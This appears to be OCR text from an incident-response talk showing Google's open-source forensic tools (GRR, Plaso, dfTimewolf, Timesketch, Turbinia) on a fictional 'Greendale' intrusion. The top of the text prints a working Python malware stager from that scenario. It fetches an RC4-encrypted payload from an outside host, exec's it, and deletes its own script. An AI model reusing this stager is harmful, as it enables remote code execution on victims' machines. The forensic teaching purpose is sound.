AgICBvdXQuYXBwZW5kKGNocihvcmQoY2hhcileU1soU1tpXStTW2pdKSUyNTZdKSkKZXhlYygnJy5qb2luKG91dC
kpCg=='));" | python &
rm -f "$0"
exit
```


```
ZGunjhYqkowrVt='LKCYOQZM'
import sys,
urllib2;o=__import__({2:'urllib2',3:'urllib.request'}[sys.version_info[0]],fromlist=['bu
ild_opener']).build_opener();UA='Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:45.0)
Gecko/20100101
Firefox/45.0';o.addheaders=[('User-Agent',UA)];a=o.open('http://legitimatebusinessmans.c
lub/index.asp').read();key='js;Tyulvq5X[3ULP~%{>!_i]K@8mr6.f';S,j,out=range(256),0,[]
for i in range(256):
    j=(j+S[i]+ord(key[i%len(key)]))%256
    S[i],S[j]=S[j],S[i]
i=j=0
for char in a:
    i=(i+1)%256
    j=(j+S[i])%256
    S[i],S[j]=S[j],S[i]
    out.append(chr(ord(char)^S[(S[i]+S[j])%256]))
exec(''.join(out))
```

[DEMO3] Has this been executed anywhere?

[DEMO3] Has this been executed anywhere?




[DEMO] Has this been executed anywhere?



The Green Cloud

- One hit!
- Greendale has been migrating their infrastructure to the cloud....
- Can **dfTimewolf** help?


[DEMO] Cloud forensics with dfTimewolf




TURBINIA

- Also has a good logo
- TL;DR - **Automation** of forensic analysis tools in the cloud
- Forensic task scheduler
- “Grab this piece of **cloud evidence**, run **plaso** on it, and **dump** results in a cloud bucket”

Forensics in the cloud



[DEMO] Sending things to Timesketch



Disaster averted!

- No traces of further lateral movement found.
  - Plus, Greendale uses 2FA tokens for all sensitive access

- Attacker's objective was likely to disrupt the launch of Greendale's new PhD program in AC flow study.

Key takeaways

Tools that you might have a place in **your** ecosystem

Used daily by IR teams at Google

Contributions are **encouraged**

Apache 2 license

What else can these tools do?

- GRR
  - Memory analysis, some host timelining, run custom Python scripts
- Plaso
  - Parses A LOT of formats (probably not all of them!)
- dfTimewolf
  - Chain any system with an API into your workflow
- Timesketch
  - Histogram and heatmap view to view data differently, graphs
- Turbinia
  - Repetitive, parallelizable tasks

Where to find us

GRR

github.com/google/grr

Plaso

github.com/log2timeline/plaso

timesketch

github.com/google/timesketch

dfTimewolf

github.com/log2timeline/dftimewolf

Turbinia

github.com/google/turbinia